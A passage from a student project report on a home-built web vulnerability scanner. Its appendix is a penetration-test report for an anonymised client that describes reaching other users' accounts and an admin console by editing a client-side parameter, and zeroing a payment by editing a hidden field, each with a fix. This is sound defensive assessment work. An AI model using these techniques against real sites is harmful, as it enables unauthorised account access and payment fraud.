    Fig 17.Our Tool-FormConsole Parameter Modification 6.1.4 Phase 4 The attack phase begins soon after the user clicks on submit. Attack vectors are automatically created by the tool and are used to attack the target Web Application on the target page. Since the form, its method and action are all already known to the tool and parameter set by the user it is very easy for the tool to commence attack and report the results. After each attack vector is deployed (they are deployed sequentially) if they are successful then a messagebox is displayed to the user stating the success of the Attack Vector in compromising the Web Application and intimates the user to make appropriate changes for the same. Fig 18.Our Fig 18: Tool-Response Message(SQL Injection) 51
  • 51.
    Fig 19.Our Tool-ResponseMessage(XSS) Fig20.Our Tool Response Message(SSL) 52
  • 52.
    6.1.5 Phase 5 Phase5 involves the subcrawling phase of the tool where the authenticated page URLs are displayed on the topmost listbox. The HTML source code associated to it is displayed on the right. Also two more text boxes detail about the issues found in these pages and on which page each issue is found can be discerned by clicking on each listing. Fig 21.Our Tool SubCrawler Phase 53
  • 53.
    6.2 RESULTS For contrastingwe compare the results that have been generated by our own tool for our web application with other popular commercially used automated testing tools. The tools which we have taken into consideration for this audit are WebSecurify and Netsparker. For brevity the results of this test have been documented as a table. Vulnerability Our Tool Websecurify Netsparker Injection Yes No No XSS Yes No Yes CSRF Yes No No Security Misconfiguration Yes No No Failure to Restrict URL Access Yes No No Unvalidated Redirects and Forwards Yes No No Insufficient Transport Layer Protection Yes No Yes Auto – Complete Check Yes Yes Yes Server Disclosure Yes Yes No Back End Disclosure Yes Yes Yes Set – Cookie HTTPOnly Yes Yes Yes Fig 22.Our Tool Results For Vulnerable Application 54
  • 54.
    7. CONCLUSION ANDFUTURE WORK Through this project we have been able to learn about the most fundamental and prevalent Web Application vulnerabilities that exist on the Internet. As part of this project we have installed and tested existing penetration testing tools and reverse engineered the mechanisms by which they identify vulnerabilities. This knowledge was vital in the creation of our own tool. We have created a semi - automated Black Box penetration testing tool that can identify most vulnerabilities in a given Web Application. We have tested our tool on a vulnerable Web Application created by ourselves and also on an existing Web Application on the Internet. These findings have been reported and documented in this Project Report. The next logical step with regards to the future work of this project would be the implementation of those vulnerabilities which have been mentioned as out of scope from the current project. These have been specifically documented in the ‘What we will not implement’ column under the Scope table. Also some network security elements such as port scanning and Packet Analysis can be integrated into the functionality of the tool to make it even more comprehensive and effective. 55
  • 55.
    8. REFERENCES 1. BauJason, Bursztein Elie, Gupta Divij, Mitchell John (2010). State of the Art: Automated Black-Box Web Application Vulnerability Testing Security and Privacy (SP), 2010 IEEE Symposium on Date: May 2010 2. Gupta P, Johari K, Linagay's Univ., India (2009) Implementation of Web Crawler Emerging Trends in Engineering and Technology (ICETET), 2009 2nd International Conference on Date: Dec. 2009 3. Fonseca J, Vieira M., Madeira H., CISUC, Univ. of Coimbra, Coimbra, Portugal (2009)Vulnerability & attack injection for web applications, Dependable Systems & Networks, 2009. DSN '09. IEEE/IFIP International Conference on Date: July 2009 4. http://www.OWASP.org 5. General reference from http://www.Wikipedia.org 6. SecTools.Org: Top 125 Network Security Tools from http://sectools.org/web-scanners.html 7. Kumar (2011 July 5) 10 Free and Open source Tools for Security Testing from http://www.toolsjournal.com/testing-lists/item/217-10- free-and-opensource-tools-for-security-testing 8. Russ McRee (2011 March 21) OWASP Top 10 Tools and Tactics http://resources.infosecinstitute.com/owasp-top-10-tools-and-tactics 9. http://en.wikipedia.org/wiki/Application_security, 27 Feb 2012 56
  • 56.
    APPENDIX As part ofour project we conducted Web Application Security Testing for an organization which is a group of 15 sites. This section contains the official report which we sent to them after our assessment of their web sites. To protect the confidentiality of the Client Organization all sensitive information about them have been either omitted/hidden. 57
  • 57.
    THE CLIENT ORGANISATION(inclusive of its entire links) Security Assessment Report April 5, 2012 Report Prepared by: Ram G Athreya, S.Raghavendar, Students of B.Tech IT ramgnsn5@gmail.com, ragaa91@gmail.com, Guided by: U.Thiruvaazhi Asst Professor thiruvaazhiu@ssn.edu.in Department of Information Technology SSN College of Engineering Old Mahabalipuram Road, Kalavakkam, India, Pincode 603110 The information contained within this report is considered proprietary and confidential to the client organisation.Inappropriate and unauthorized disclosure of this report or portions of it could result in significant damage or loss to the client organisation. This report should be distributed to individuals on a Need-to-Know basis only. Paper copies should be locked up when not in use. 58
  • 58.
    1. INTRODUCTION..............................................................................................12 1.1 PROBLEMSTATEMENT 12 1.1.1 Application security vulnerabilities..................................................................................................12 1.1.2 Need for semi/automated Testing Tools...........................................................................................12 1.2 PROBLEM DESCRIPTION 12 1.2.1 Objectives..........................................................................................................................................13 1.2.2 Basic Methodology...........................................................................................................................13 1.3 OWASP VULNERABILITIES 13 1.3.1 A1: Injection......................................................................................................................................14 1.3.2 A2: Cross – Site Scripting (XSS)......................................................................................................14 1.3.3 A3: Broken Authentication and Session Management.....................................................................15 1.3.4 A4: Insecure Direct Object References.............................................................................................15 1.3.5 A5: Cross – Site Request Forgery (CSRF)........................................................................................15 1.3.6 A6: Security Misconfiguration..........................................................................................................15 1.3.7 A7: Insecure Cryptographic Storage.................................................................................................15 1.3.8 A8: Failure to Restrict URL Access..................................................................................................16 1.3.9 A9: Insufficient Transport Layer Protection.....................................................................................16 1.3.10A10: Unvalidated Redirects and Forwards......................................................................................16 2. LITERATURE SURVEY...................................................................................17 2.1 EXISTING SECURITY TESTING TOOLS 17 2.2 WEB APPLICATION VULNERABILITY TESTING 17 2.3IMPLEMENTATION OF WEB CRAWLER 19 2.4 VULNERABILITY AND ATTACK INJECTION FOR WEB APPLICATIONS 19 3. PROJECT REQUIREMENTS...........................................................................20 3.1 PROJECT SCOPE 21 3.1.1Miscellaneous Vulnerabilities Detected 24 3.2 SOFTWARE USED 24 4. DESIGN............................................................................................................25 4.1 MODULES – WITH CONCEPTUAL DIAGRAM 25 4.1.1 Target URL.......................................................................................................................................26 4.1.2 Banner Grabbing...............................................................................................................................26 4.1.3 Web Spidering...................................................................................................................................27 4.1.4 Form Page Listing.............................................................................................................................27 4.1.5 Form Parameter Modification...........................................................................................................28 4.1.6 Creation of Attack Vectors................................................................................................................28 4.1.7 Attacking...........................................................................................................................................29 4.1.8 Subcrawling.......................................................................................................................................29 59
  • 59.
    4.1.9 Report Vulnerabilities.......................................................................................................................29 4.2CLASS DIAGRAMS 29 4.2.1 Phase 1: Banner Grabbing and Proxy Setting...................................................................................31 4.2.2 Phase 2: Crawling..............................................................................................................................32 4.2.3 Phase 3: Form Console and Attack Vector Creation.........................................................................33 4.2.4 Phase 4: Attacking.............................................................................................................................33 4.2.5 Phase 5: Subcrawling........................................................................................................................35 5. ALGORITHM AND IMPLEMENTATION..........................................................35 5.1 PHASE 1 IMPLEMENTATION 35 5.1.1 Banner Grabbing...............................................................................................................................36 5.1.2 Proxy Setting.....................................................................................................................................36 5.2 PHASE 2 IMPLEMENTATION 37 5.2.1 ThreadController...............................................................................................................................37 5.2.2 SingleThread.....................................................................................................................................37 5.2.3 URLQueue........................................................................................................................................38 5.2.4 SaveURL...........................................................................................................................................38 5.3 PHASE 3 IMPLEMENTATION 39 5.3.1 DynamicClass....................................................................................................................................39 5.3.2 FormParams......................................................................................................................................40 5.4 PHASE 4 IMPLEMENTATION 42 5.4.1 AttackWindow..................................................................................................................................42 5.4.2 SQLInject..........................................................................................................................................44 5.4.3 XSSChecker......................................................................................................................................45 5.4.4 SSLChecker.......................................................................................................................................45 5.5 PHASE 5 IMPLEMENTATION 45 5.5.1 Subcrawler.........................................................................................................................................46 6. RESULT AND TESTING..................................................................................47 6.1 RUNNING OUR TOOL ON WEB APPLICATION 47 6.1.1 Screenshots of vulnerable Web Application ....................................................................................47 6.1.2 Phase 1 and Phase 2..........................................................................................................................48 6.1.3 Phase 3...............................................................................................................................................50 6.1.4 Phase 4...............................................................................................................................................51 6.1.5 Phase 5...............................................................................................................................................53 6.2 RESULTS 54 7. CONCLUSION AND FUTURE WORK.............................................................55 8. REFERENCES.................................................................................................56 APPENDIX............................................................................................................57 60
  • 60.
    INTRODUCTION..................................................................................................65 EXECUTIVE SUMMARY......................................................................................65 Issues/Defects/Vulnerabilities Identified65 1. Information Security Policy...................................................................................................................65 2. Authorization using embedded object’s parameter................................................................................66 3. Crucial information stored in hidden form fields...................................................................................69 4. Form Login uses GET Method...............................................................................................................70 5. XSS (Cross Site Scripting).....................................................................................................................71 6. Password Transmitted over HTTP.........................................................................................................72 7. Failure to Restrict URL Access..............................................................................................................73 8. Insecure Direct Object Reference..........................................................................................................74 9. Cookie not marked HTTP Only.............................................................................................................75 10. Security Misconfiguration....................................................................................................................75 11. Listing of Files/Directories...................................................................................................................76 12. No Server Side Validation....................................................................................................................76 13. Forbidden Resource..............................................................................................................................77 14. Internal Server Error.............................................................................................................................77 15. Auto Complete not Disabled................................................................................................................78 16. CVV code not made a Password Field.................................................................................................78 17. Resource no longer available...............................................................................................................79 Scope 80 In Scope......................................................................................................................................................80 Out of Scope...............................................................................................................................................80 Testing Methodology 81 ASSET IDENTIFICATION....................................................................................83 Assets of the Client Organisation 83 THREAT ASSESSMENT......................................................................................87 Threats to the Client organisation 87 LAWS, REGULATIONS AND POLICY................................................................89 Indian Law and Regulation – IT Act(2000) 90 What the IT Act(2000) means to the Client Organisation 92 PERSONNEL........................................................................................................92 Management 93 Operations 93 Development 93 61
  • 61.
    Vulnerabilities 94 There isno information security officer.....................................................................................................94 Create an information security team..........................................................................................................94 NETWORK SECURITY........................................................................................95 Network Security Best Practices 95 Control........................................................................................................................................................95 Implementation guidance...........................................................................................................................96 Other information.......................................................................................................................................96 Organizational guidelines...........................................................................................................................96 SYSTEM SECURITY............................................................................................97 Vulnerabilities 97 Apache 2.2.3...............................................................................................................................................97 Zend Server 4.0..........................................................................................................................................98 Microsoft IIS 6.0........................................................................................................................................98 Perl 5.8.8....................................................................................................................................................98 PHP 5.3.6....................................................................................................................................................99 APPLICATION SECURITY..................................................................................99 OWASP TOP 10 99 Injection....................................................................................................................................................100 Cross Site Scripting (XSS).......................................................................................................................101 Broken Authentication and Session Management...................................................................................102 Insecure Direct Object Reference............................................................................................................103 Cross Site Request Forgery (CSRF).........................................................................................................104 Security Misconfiguration........................................................................................................................105 Insecure Cryptographic Storage...............................................................................................................106 Failure to Restrict URL Access................................................................................................................107 Insufficient Transport Layer Protection...................................................................................................109 Unvalidated Redirects and Forwards.......................................................................................................110 OPERATIONAL SECURITY..............................................................................111 Operational Security Best Practices 111 Control......................................................................................................................................................111 Implementation guidance.........................................................................................................................112 Other information.....................................................................................................................................115 PHYSICAL SECURITY.......................................................................................115 Physical Security Best Practices 116 Control......................................................................................................................................................116 Implementation guidance.........................................................................................................................116 Other information.....................................................................................................................................119 SUMMARY..........................................................................................................119 62
  • 62.
    REFERENCES...................................................................................................138 1.ANDERSON, R. SECURITYENGINEERING: A GUIDE TO BUILDING DEPENDABLE DISTRIBUTED SYSTEMS. INDIANAPOLIS: JOHN WILEY & SONS, 2001........................................................................................................138 2.ARCHER, TOM AND WHITECHAPEL. ANDREW. INSIDE C#. REDMOND: MICROSOFT PRESS, 2002...............................................................................138 3.DERAISON, RENAUD. THE NESSUS SECURITY SCANNER. HTTP://WWW.NESSUS.COM/...........................................................................138 4.GARFINKEL, SIMSON, SPAFFORD, EUGENE H., AND SCHWARTZ ALAN. PRACTICAL UNIX & INTERNET SECURITY, 3RD EDITION. SEBASTAPOL: O’REILLY, 2003.................................................................................................139 5.GORDON, LAWRENCE, LOEB, MARTIN, LUCYSHYN, WILLIAM AND RICHARDSON, ROBERT. “2004 CSI/FBI COMPUTER CRIME AND SECURITY SURVEY,” SAN FRANCISCO: COMPUTER SECURITY INSTITUTE, 2004...139 6.INTERNATIONAL STANDARDS ORGANIZATION, INTERNATIONAL ELECTROTECHNICAL COMMISSION. INFORMATION TECHNOLOGY — CODE OF PRACTICE FOR INFORMATION SECURITY MANAGEMENT. ISO/IEC 17799:2000(E). SWITZERLAND: ISO/IEC, 2001................................139 7.OPEN WEB APPLICATION SECURITY PROJECT. “THE TEN MOST CRITICAL WEB APPLICATION SECURITY VULNERABILITIES – 2004 UPDATE.” OWASP, 2004. HTTPS://WWW.OWASP.ORG/INDEX.PHP/TOP_10_2010-MAIN...................139 8.PELTIER, THOMAS R. INFORMATION SECURITY RISK ANALYSIS. BOCA RATON: CRC PRESS, 2001..............................................................................139 9.PUBLIC LAW NO. 100-235. THE COMPUTER SECURITY ACT OF 1987.. 139 10.STONEBURNER, GARY, GOGUEN, ALICE, AND FERINGA, ALEXIS. “RISK MANAGEMENT GUIDE FOR INFORMATION TECHNOLOGY SYSTEMS.” NIST SPECIAL PUBLICATION 800-30. NATIONAL INSTITUTE OF STANDARDS AND TECHNOLOGY, 2001..................................................139 11.STONEBURNER, GARY, HAYDEN, CLARK, AND FERINGA, ALEXIS. “ENGINEERING PRINCIPLES FOR INFORMATION TECHNOLOGY SECURITY (A BASELINE FOR ACHIEVING SECURITY).” NIST SPECIAL 63
  • 63.
    PUBLICATION 800-27 REVA. NATIONAL INSTITUTE OF STANDARDS AND TECHNOLOGY, 2004.........................................................................................139 12.SWIDERSKI, FRANK AND SNYDER, WINDOW. THREAT MODELING. REDMOND: MICROSOFT PRESS, 2004..........................................................139 13.UNITED STATES DEPARTMENT OF AGRICULTURE. “USDA INFORMATION SYSTEMS SECURITY POLICY.” USDA 3140-001. WASHINGTON: USDA, 1996............................................................................139 14.VIEGA, JOHN AND MCGRAW, GARY. BUILDING SECURE SOFTWARE. INDIANAPOLIS: ADDISON-WESLEY, 2002.....................................................139 15.WOOD, CHARLES C., BANKS, WILLIAM W., GUARRO, SERGIO B., GARCIA, ABEL A., HAMPEL, VICTOR E., AND SARTORIO, HENRY P. COMPUTER SECURITY. NEW YORK: WILEY, 1987......................................140 16.ZWICKY, ELIZABETH D., COOPER, SIMON, AND CHAPMAN, D. BRENT. BUILDING INTERNET FIREWALLS, 2ND EDITION. SEBASTAPOL: O’REILLY, 2000. ...............................................................................................140 17. KEITH A. WATSON, SECURITY ASSESSMENT TEMPLATE BASED ON WHICH THIS REPORT WAS MADE, CISSP ON MARCH 1, 2005..................140 64
  • 64.
    Introduction Client Organisation details ExecutiveSummary Most of the issues/defects/vulnerabilities detected in the client organisation and detailed in this report are of minimal risk or hard to exploit or oversights in the part of the developer which due to minimal functionality provided in the sites may never be compromised. However, we also found some glaring threats which can be easily exploited by an experienced attacker, especially one dealing with payment; these have been highlighted in this report. A best practices manual has been supplemented with this report to correct these issues/defects/vulnerabilities and also serve as a guide when the developer needs to develop more sites for the organization. Issues/Defects/Vulnerabilities Identified This part of the report deals with all the issues/defects/vulnerabilities identified across all sites which come under client organisation. Each of the vulnerability found is reported only once here with detailed explanation and screenshot. The list below contains the Issues/Defects/Vulnerabilities discovered during the site security assessment. Some of the issues listed here are coalesced from more than one section of the assessment report findings. It is recommended that these be evaluated and addressed as soon as possible. These should be considered significant and may impact the operations of the Client organisation. 1. Information Security Policy An information security policy is the primary guide for the implementation of all security measures. There is no formal policy specific to the Client organisation. Recommendation: 1. Develop an information security policy that specifically addresses the needs of the Client organisation and its mission. Use that policy as a basis for an effective security program. 65
  • 65.
    2. Review yourinformation security policy periodically with changing requirements. 3. Also have an officer, who is accountable, to constantly monitor progress and to check if adopted/implemented developmental practices adhere to the security policy. 2. Authorization using embedded object’s parameter In one of the Client organisation’s site, users are required to supply their login credentials upon which they are directed to the another page where their individual accounts with credit balances are shown and the users with enough credits can watch videos. Credit diminishes per view of each video. This mechanism is implemented by accepting login credentials from the user and authenticating it by the server, after which a parameter is returned. The authenticated page contains a flash object which is embedded in it and the parameter which is returned by the server upon authentication is set as params under flashvars in the page’s embed tag and also as the parameter for the RenderPostLogin() function. In case of invalid user the RenderPostLogin() function contains no arguments and the params contains the value “undefined”. In the case of a valid login both contain a number. By this method dynamic content is generated for each user. Screenshot 66
  • 66.
    HTML Source Code <bodyscroll="no" onload="RenderPostLogin(5662)" bgcolor="#661003"> .. <embed type="application/x-shockwave-flash" src="postlogin.swf" width="100%" height="100%" style="undefined" id="postlogin" name="postlogin" quality="high" wmode="transparent" allowfullscreen="true" allowscriptaccess="sameDomain" flashvars="params=5662"> ….. </body> Now the problem lies with the fact that the parameters for both the RenderPostLogin() function and for the flash object’s params can be set at the client side for example if it is set 5661 then another user’s data will be displayed in the browser. This exploit can be achieved without possession of any login information whatsoever and an attacker can potentially access any user account. Incidentally, we found out that setting the params to 1 the admin console is opened using which an attacker can take over the entire system. Screenshot 67
  • 67.
    This exploit isnot easy to execute but if executed its severity will be extremely high as seen in the above screenshots and hence must be fixed swiftly. Recommendation: To fix the above issue the best and easiest thing to do is to hide the flashvars parameter in the embed tag so that it is not shown to the user. Also hide the RenderPostLogin() function if possible. If this method is not feasible then scrap the current procedure and implement a different procedure in its place that does not compromise the security of the system by displaying key authentication information to the user. The long term solution is to have a better session authentication mechanism. 68
  • 68.
    3. Crucial informationstored in hidden form fields One of the Client Organisation’s site has some pages where users can register for upcoming events and make payments for the same. All such registrations are under a page where a user can select a desired event and then register for it and make payment via a PayPal API which acts as a payment gateway between Client and the user. Upon successfully registering and making payment the registration is confirmed and a mail is sent to that effect. The user can then check his/her mail and a link are provided within the mail where they can check their transaction details. Screenshot The event registration for the page shown above is $35.00 and this information is stored in a hidden field which can easily be manipulated by the user. HTML Source Code <p class="event_prices"> <span class="event_price_label">Price:</span> <span class="event_price_value">$35.00</span> <input type="hidden" name="price_id" id="price_id-226" value="226"></p> The value parameter in this particular Hidden Field when modified to 0 produces the following result as shown in the next screenshot 69
  • 69.
    Screenshot As can beseen the value of the registration fee has changed from $35.00 to $0.00. Further when the complete registration button is clicked the registration is confirmed and the necessary mail gets sent without having to pay any money. Recommendation: The solution to this issue is similar to the previous one that is do not display key information to the end user especially in a way he/she can easily modify it. Sessions can be used to store the same information that is being stored in the hidden field. Session information cannot be viewed in the browser since it is stored in the server side. 4. Form Login uses GET Method In one of the Client organisation’s site the login screen uses GET method in its form tag. This is very unwise since the query string will be displayed in a browser’s URL and if passwords are not encrypted then it will be displayed in the browser’s address bar as plain text and anybody can read it. Screenshot HTML Source Code <form action="#" style="" method=”post”> ….. <input type="text" id="logins-email" name="email" class="logins-input" tabindex="1001" style="font-size: 0.9em; "><br><br> ….. 70
  • 70.
    <input type="password" id="logins-password"name="password" class="logins-input" tabindex="1002" style="font-size: 0.9em; "> ….. <button type="submit" class="logins-send submit" tabindex="1006"></button> ….. </form> Recommendation: The solution here is simple: Here the form method is not specified, if not specified the default method is GET. Instead implement POST as mentioned above. Also use <input type=”submit” …> instead of using <button> tag. <button> tag is deprecated in some browsers and <input type=”submit” …> is better practice. 5. XSS (Cross Site Scripting) Cross-site scripting (XSS) is a type of computer insecurity vulnerability typically found in Web applications (such as web browsers through breaches of browser security) that enables attackers to inject client-side script into Web pages viewed by other users. A cross- site scripting vulnerability may be used by attackers to bypass access controls such as the same origin policy. Their effect may range from a petty nuisance to a significant security risk, depending on the sensitivity of the data handled by the vulnerable site and the nature of any security mitigation implemented. Recommendation: The primary defense mechanism to stop XSS is contextual output encoding/escaping. There are several different escaping schemes that must be used depending on where the untrusted string needs to be placed within an HTML document including HTML entity encoding, JavaScript escaping, CSS escaping, and URL (or percent) encoding. Safely validate untrusted HTML input by sanitizing it. Sanitization means content filtering that is to remove the content of unwanted or mobile code that might result in harm to the system. HTML sanitization tools such as OWASP AntiSamy and http://htmlpurifier.org/ accomplish this task. For example consider a blog where such validation or escaping is not done then an attacker can easily inject scripts within his posts which when clicked by a user can be made to retrieve the session and authentication information of the user. The scripts could further be used to mail such information to the attacker which can then be used by him to compromise the user or the system. 71
  • 71.
    If site doesnot need any client – side scripts then users have the option to disable any such functionality. This allows users, if they choose, to disable scripting in their browsers before using the application. In this way, even potentially malicious client-side scripts could be inserted unescaped on a page, and users would not be susceptible to XSS attacks. 6. Password Transmitted over HTTP If on a login screen user submits a form with his username and password, the password is sent in plain text. This is because the login credentials are transmitted over HTTP. Instead they must be transmitted over HTTPS. To achieve this, the server must either implement SSL or TLS. SSL stands for Secure Socket Layer and TLS stands for transport layer security. TLS and SSL encrypt the segments of network connections above the Transport Layer, using asymmetric cryptography for key exchange, symmetric encryption for privacy, and message authentication codes for message integrity. For websites a SSL/TLS certificate can be purchased from a proper certifying authority such as VeriSign or you can create your own certificate for your web site. Pages implemented using a SSL/TLS certificate have the ‘https’ protocol instead of the standard ‘http’ protocol and the ‘s’ stands for security. Recommendation: Get a certificate for the websites from a proper certifying authority such as Verisign. If this proves difficult then implement your own certificate for your server, implementation of SSL/TLS for each server is provided in their documentation which provides a step-by-step guide to implement SSL/TLS for the websites. SSL Documentation for your respective server’s can be found in the following links Nginx admin - http://kete.net.nz/documentation/topics/show/167- configure-nginx-to-use-ssl Apache – http://tomcat.apache.org/tomcat-6.0-doc/ssl-howto.html Zend Server – http://files.zend.com/help/Zend-Server-Community- Edition/appendix_f_-_loading_the_mod_ssl_odule.htm Microsoft IIS - http://support.microsoft.com/kb/299875 72
  • 72.
    7. Failure toRestrict URL Access In one of the site certain pages which handle the processing of the event registration can be accessed directly by giving the URL in the address bar Screenshot 73
  • 73.
    Recommendation: Such pagesmust be made inaccessible directly by users by implementing redirect mechanisms to other safer pages. Access to above mentioned pages must only be granted after proper authorization and authentication. 8. Insecure Direct Object Reference In one of the client's site on the page http://www.clientorganisation.com/ (path)/checkmegacoupon.php The following gets generated on the browser screen. Warning: include_once(../includes/DBConfig.php) [function.include- once]: failed to open stream: No such file or directory in/apps/users/adminieo/public_html/ieo/resources/includes/checkMega Coupon.php on line 2 Warning: include_once() [function.include]: Failed opening '../includes/DBConfig.php' for inclusion (include_path='.:/usr/lib/php:/usr/local/lib/php') in/apps/users/adminieo/public_html/ieo/resources/includes/checkMega Coupon.php on line 2 Warning: include_once(../ieoadmin/CommLib.php) [function.include- once]: failed to open stream: No such file or directory in/apps/users/adminieo/public_html/ieo/resources/includes/checkMega Coupon.php on line 3 Warning: include_once() [function.include]: Failed opening '../ieoadmin/CommLib.php' for inclusion (include_path='.:/usr/lib/php:/usr/local/lib/php') in/apps/users/adminieo/public_html/ieo/resources/includes/checkMega Coupon.php on line 3 Invalid Coupon 74
  • 74.
    Screenshot Recommendation: First correctthe warnings as shown above in the implementation code in chechmegacoupon.php and ensure such error messages are not thrown at the user. This is because using the above code the hacker can deduce the directory you use to store your files for example we found that http://www.clientorganisation.com/resources/ returns a directory of all files used in your site. 9. Cookie not marked HTTP Only In many of your sites cookies are being used yet they are not being set as HTTP Only. The HttpOnly attribute directs browsers to use cookies via the HTTP protocol only. An HttpOnly cookie is not accessible via non-HTTP methods, such as calls via JavaScript (e.g., referencing "document.cookie"), and therefore cannot be stolen easily via cross-site scripting. Recommendation: Set cookie as HTTP Only when you declare/define them. 10. Security Misconfiguration In your site’s WordPress login screens admin is your default username. This needs to be changed immediately since attackers can easily find out that you have an account with username admin and dictionary/brute force attack is possible on your log in screen. Screenshot 75
  • 75.
    Recommendation: Change youradmin username from admin to anything else that cannot easily be guessed by an attacker. Additionally implement a strong alphanumeric password. 11. Listing of Files/Directories Some web servers will display a list of all files in a directory if that directory doesn't contain an 'index' file. This can compromise the internal file structure and an attacker can inadvertently gain access to restricted files in the server. Screenshot HTML Source Code <address>Apache/2.0.64 (Unix) mod_ssl/2.0.64 OpenSSL/0.9.8e-fips- rhel5 mod_bwlimited/1.4 Server at </address> Recommendation: Make such pages inaccessible from the browser. Also servers such as Apache as shown above have an option to turn off directory listing of files in browser. The page was detected due to the <address> tag that is implemented. 12. No Server Side Validation In one of the Client organisation’s site the event registration does not have any server side validation. All validation is handled on the client side instead. It is good practice and mandatory when payment is involved to process the data on the server; rather in this case the payment is first processed in the client and then forwarded to the payment gateway. The payment gateway implemented is a PayPal API written in jQuery and only basic input validation is done in the payment registration page which 76
  • 76.
    is then forwardedto PayPal via the API and the money is then credited to Client. Recommendation: This issue does not have a simple fix. Rather you must change the entire mechanism by which you handle payments. Have a login facility such that users can only register for events after they register for an account and have logged in. A Session must be created after a user has successfully logged in to handle further event registration requests and all requests must first be processed on the server side before being forwarded to PayPal. Such information must be properly logged for future reference and any sensitive information must not be made available to the end user since he/she can potentially modify it (refer issue 3). 13. Forbidden Resource Pages where resources are forbidden to normal users must not be accessible in the first place. Making such pages accessible via the address bar and displaying that the resource is not forbidden is not good practice. Screenshot Recommendation: Implement proper access granting and redirect mechanisms on pages that contain sensitive content. 14. Internal Server Error The Web server (on which the web application is hosted) encountered an unexpected condition/exception that prevented it from fulfilling the request by the client for access to the requested URL. This is a 'catch-all' error generated by the Web server. Basically something has gone wrong, but the server cannot be more specific about the error condition in its response to the client. In addition to the 500 error notified back to the client, the Web server should generate some kind of internal error log which gives more details of what went wrong. Screenshot 77
  • 77.
    Recommendation: Ensure thatall exceptions in your application are properly handled at the server side. If not then debug the code and implement appropriate counter measures such as try – catch blocks etc. 15. Auto Complete not Disabled Most browsers have a facility to remember user credentials that are entered into HTML forms. This function can be configured by the user and also by applications which employ user credentials. If the function is enabled, credentials entered by the user are stored on the local computer and retrieved by the browser on future visits to the same application. The stored credentials can be captured by an attacker who gains access to the computer, either locally or through some remote compromise. Further, methods have existed whereby a malicious web site can retrieve the stored credentials for other applications, by exploiting browser vulnerabilities or through application-level cross-domain attacks. HTML Source Code <form method=”post” autocomplete=”off”>…..</form> Recommendation: To prevent browsers from storing credentials entered into HTML forms, you should include the attribute autocomplete="off" within the FORM tag (to protect all form fields – this should be used only when all fields in the form contain sensitive information) or within the relevant INPUT tags (to protect specific individual fields which contain sensitive information). 16. CVV code not made a Password Field The CVV code field in site’s event registration pages where credit card information is required, is not a password field. This is especially risky since in the same page the users are asked for their credit card number and the form is not auto complete disabled. Screenshot 78
  • 78.
    HTML Source Code <formid="paypal_pro_payment_form" name="paypal_pro_payment_form" method="post" > ….. <label for="cvv">CVV Code</label> <input type="text" name="cvv" id="ppp_exp_date" class="valid"> <input name="amount" type="hidden" value="35.00"> <input name="paypal_pro" type="hidden" value="true"> <input name="id" type="hidden" value="665"> ….. </form> Recommendation: Set auto complete to off in the page and make the CVV field a password field.(so that the typed cvv code is not viewable) 17. Resource no longer available The 404 or Not Found error message is a HTTP standard response code indicating that the client was able to communicate with the server, but the server could not find what was requested. The web site hosting server will typically generate "404 - Not Found" web page, when users attempts to follow a broken or dead link, hence the 404 error is one of the most recognizable errors users can find on the web. A 404 error should not be confused with "server not found" or similar errors, in which a connection to the destination server could not be made at all. A 404 error indicates that the requested resource may be available again in the future; however, the fact does not guarantee the same content. 79
  • 79.
    Screenshot Recommendation: If theresource is no longer available then remove all links to the page in the web site. Scope The current project’s scope is to check mostly for vulnerabilities in the web applications belonging to the Client organisation. In a sense it can be approximated to Black Box Testing in the sense that we only check for vulnerabilities that can be exploited by an end user without any/minimal knowledge of the internal workings of the system/s used by the client. In Scope The following activities are within the scope of this project: • Penetration Testing of all sites under Client organisation. • Assessment and identification of technologies used in creating and managing the sites. • Application of standard methods to crack key areas of each site such as log in screens etc. • Use of available penetration testing tools as well as our own tool to check for generic implementation/technological defects. Out of Scope The following activities are NOT part of this security assessment: • Interviews with key staff members in charge of policy, administration, day-to-day operations, system administration, network management, and facilities management. 80
  • 80.
    • A VisualWalk Through of the facilities with administrative and facilities personnel to assess physical security. • Social Engineering to acquire sensitive information from staff members. Testing Methodology As mentioned earlier penetration testing will be carried out for each site under client. For this purpose we have designed our own tool and also use two tools namely Netsparker and Acunetix which are widely used and popular in Web Application Security Testing. Following the testing of these tools certain key pages which act as authentication gateways are manually tested by us to ascertain their level of security. The flowchart below gives an abstract graphical description of the testing methodology implementing in auditing each site for vulnerabilities. 81
  • 81.
    Phase 1: AutomatedTesting Phase Phase 2: Manual Testing Phase Consolidated Vulnerability Assessment Consolidated Vulnerability Assessment Identification of critical pages/URL Identification of critical pages/URL Manual Testing Manual Testing Risk Assessment Risk Assessment ReportingReporting Target URL Target URL Other ToolsOther Tools Application Spidering Application Spidering Black Box Testing Black Box TestingOur ToolOur Tool Vulnerability Assessment Vulnerability Assessment Vulnerability Assessment Vulnerability Assessment Consolidated Vulnerability Assessment Consolidated Vulnerability Assessment 82
  • 82.
    Asset Identification For assetidentification we took each site in isolation and tried to find out its composition that is key information such as IP Address, HTTP Version, Server etc. To achieve this objective we forged custom made HTTP Requests and analyzed the response thus generated for each site and have tabulated the results for clarity. Assets of the Client Organisation The following tables document some of the client assets (1 table per site). It should not be considered a complete and detailed list. The 15 sites given below have been identified as part of the Client and the assets that have been declared are not the only assets that exist, rather they are the ones that have been identified as most vital for conducting this review and for the formation of this report. #Site1 IP Address HTT P Versi on Conte nt- Type Serv er Cache Contro l Prag ma Set- Cook ie Bac k En d use d Back End Versi on Confident ial 1.1 text/ht ml ngin x admi n must- revalid ate Not Set Not HTT P Only PH P 5.3.10 #Site2 IP Address HTT P Versi on Conte nt- Type Serv er Cache Contro l Prag ma Set- Cook ie Bac k En d use d Back End Versi on Confident ial 1.1 text/ht ml ngin x admi n Post- Check= 0, Pre- Check= 0 No Cache Not HTT P Only PH P 5.3.10 #Site3 IP Address HTTP Versi on Conten t-Type Serv er Cache Contr ol Prag ma Set- Cook ie Bac k En d use d Back End Versio n 83
  • 83.
